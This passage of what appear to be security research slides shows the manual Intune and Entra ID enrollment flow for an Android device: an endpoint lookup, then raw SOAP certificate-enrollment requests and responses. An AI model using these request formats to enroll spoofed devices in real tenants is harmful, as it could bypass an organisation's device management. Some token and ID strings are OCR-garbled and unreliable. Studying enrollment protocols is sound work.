
### Response from Microsoft Graph

```
{  
  "@odata.context":  
    "https://graph.microsoft.com/v1.0/$metadata#servicePrincipals('appId%3D0000000a-0000-0000-c000-  
    000000000000')/endpoints",  
  "value": [  
    (snip)  
    {  
      "id": "39737e21-36e6-4db8-89a4-50e618df98cb",  
      "deletedDateTime": null,  
      "capability": "AndroidEnrollment",  
      "providerId": "0000000a-0000-0000-c000-000000000000",  
      "providerName": "AndroidEnrollment",  
      "providerResourceId": "8fade320-5cab-4f58-976d-1846071e93f1",  
      "uri":  
        "https://fef.msuc06.manage.microsoft.com/StatelessEnrollmentService/DeviceEnrollment.svc"  
    },  
  ]}
```

## 3. Device join / register




# 3. Device join / register



The screenshot shows the Microsoft Azure Devices - All devices page. The search bar at the top contains "Google". A single device entry is listed:

Name	Enabled	OS	Version	Join type	Owner	MDM
Google Pixel	Yes	Android	8.2.0	Microsoft Entra joi...	employee01	None

## 4. Certificate Enrollment



```
POST /StatelessEnrollmentService/DeviceEnrollment.svc HTTP/1.1
Host: fef.msuc06.manage.microsoft.com
(snip)

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/addressing" xmlns:u="http://schemas.xmlsoap.org/soap/utility/">
  <s:Header>
    <a:Action s:mustUnderstand="1">
      http://schemas.microsoft.com/windows/pki/2009/01/enrollment/RST/wstep
    </a:Action>
    <a:MessageID>
      urn:uuid:9b6cf901-c005-41e2-a0f8-27dal4fb bac6
    </a:MessageID>
    <a:ReplyTo>
      <a:Address>
        http://www.w3.org/2005/08/addressing/anonymous
      </a:Address>
    </a:ReplyTo>
    <a:To s:mustUnderstand="1">
      https://fef.msuc06.manage.microsoft.com/StatelessEnrollmentService/DeviceEnrollment.svc
    </a:To>
    <wsse:Security s:mustUnderstand="1">
      <wsse:BinarySecurityToken ValueType="urn:ietf:params:oauth:token-type:jwt" EncodingType="http://docs.oasis-open.org/wss/oasis-wss-jwt-1.0#JWT">
        ZX1KMGVYQW1PaUpLVjFRaUxD (snip)
      </wsse:BinarySecurityToken>
    </wsse:Security>
  </s:Header>
  <s:Body>
    <wst:RequestSecurityToken>
      <wst:TokenType>
        http://schemas.microsoft.com/5.0.0.0/ConfigurationManager/Enrollment/DeviceEnrollmentToken
      </wst:TokenType>
      <wst:RequestType>
        http://docs.oasis-open.org/ws-sx/ws-trust/200512/Issue
      </wst:RequestType>
      <wsse:BinarySecurityToken ValueType="http://schemas.microsoft.com/windows/pki/2009/01/enrollment#PKCS10">
        MIICXzCCAUcCAQAwGjEYMBYGA (snip)
      </wsse:BinarySecurityToken>
      <ac:AdditionalContext xmlns="http://schemas.xmlsoap.org/ws/2006/12/authorization">
        <ac:ContextItem Name="DeviceType">
          <ac:Value>
            AndroidForWork
          </ac:Value>
        </ac:ContextItem>
        <ac:ContextItem Name="ApplicationVersion">
          <ac:Value>
            8.0.0
          </ac:Value>
        </ac:ContextItem>
        <ac:ContextItem Name="AADID">
          <ac:Value>
            922335be-eabc-48a6-9130-9b60c33fb43c
          </ac:Value>
        </ac:ContextItem>
      </ac:AdditionalContext>
    </wst:RequestSecurityToken>
  </s:Body>
</s:Envelope>
```

## Access Token

## Certificate Signing Request

# Certificate Enrollment Request

※ snipped for brevity

- Access token
- Certificate Signing Request
  - Intune Device certificate
- Entra ID device id
- OS version
- Manufacturer etc...

```
HTTP/1.1 200 OK
Content-Length: 12743
Content-Type: application/soap+xml; charset=utf-8
Server: Microsoft-HTTPAPI/2.0
X-Content-Type-Options: nosniff
Date: Sat, 05 Oct 2024 00:57:10 GMT

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/addressing">
  <s:Header>
    <a:Action s:mustUnderstand="1">
      http://schemas.microsoft.com/windows/pki/2009/01/enrollment/RSTRC/wstep
    </a:Action>
    <ActivityId CorrelationId="lcd6c67c-7cc2-48al-8fb5-d723de914f79" xmlns="http://schemas.microsoft.com/2004/09/ServiceModel/Diagnostics">
      lcd6c67c-7cc2-48al-8fb5-d723de914f79
    </ActivityId>
    <a:RelatesTo>
      urn:uuid:urn:uuid:9b6cf901-c005-41e2-a0f8-27dal4fbbac6
    </a:RelatesTo>
  </s:Header>
  <s:Body>
    <RequestSecurityTokenResponseCollection xmlns="http://docs.oasis-open.org/ws-sx/ws-trust/200512">
      <RequestSecurityTokenResponse>
        <TokenType>
          http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509-token-profile-1.0#X509v3
        </TokenType>
        <RequestedSecurityToken>
          <BinarySecurityToken ValueType="http://schemas.microsoft.com/windows/pki/2009/01/enrollment#PKCS7" EncodingType="http://docs.oasis
            PHdhcClwcm92aXNpb25pbndrb2MgdmVyc2lvbj0iMS4xIj48Y2hhcmFjdGVyaXNOaWMgdHlwZT0iQ2VydGImaWNhdGVTdG9yZSI+PGNoYXJhY3RlcmlzdG1jIHRScGU9
            U9InN0cmluZyIgbmFtZT0iRWltVXNlcRldmljZUF1dGhUb2tibiIgdmFsdWU9Im9hdXRoM180LzBBVrc3ZmlTR1N2WDdnQk5BbXF6WElaS2dXb05IR3N5djY4RVdwbG
          </BinarySecurityToken>
        </RequestedSecurityToken>
        <RequestID xmlns="http://schemas.microsoft.com/windows/pki/2009/01/enrollment">
          0
        </RequestID>
      </RequestSecurityTokenResponse>
    </RequestSecurityTokenResponseCollection>
  </s:Body>
</s:Envelope>
```


# Certificate Enrollment Response

※ snipped for brevity

## Provisioning XML

- Intune Device certificate
- Server certificate
- DM server URL
- Device name ...etc

# Enrolled to Intune



The screenshot shows the Microsoft Intune admin center interface. The top navigation bar includes the title "Microsoft Intune admin center", a bell icon, settings gear, help question mark, and search magnifying glass. The left sidebar has a vertical list of icons: Home, Devices (selected), Reports, Groups, Device management, User management, and Device protection. The main content area is titled "Android | Android devices" with a sub-section "OS: Android (device administrator), Android (personally-owned...) +5". It shows one device: "employee01\_AndroidForWork\_10/6/2024\_11:27 PM" which is managed by "Intune", owned "Unknown", and has "Not evaluated" compliance status. The OS is listed as "Android (personally-owned w...)".

Device name	Manage...	Ownership	Compliance	OS
employee01_AndroidForWork_10/6/2024_11:27 PM	Intune	Unknown	Not evaluated	Android (personally-owned w...)



Microsoft Entra ID



Device ID:

**79b9eec0-f7df-4c25-b5a5-ba361075451e**



Microsoft Intune



Intune Device ID:

**cc45972f-1867-4694-887e-b57ed70c1ad1**

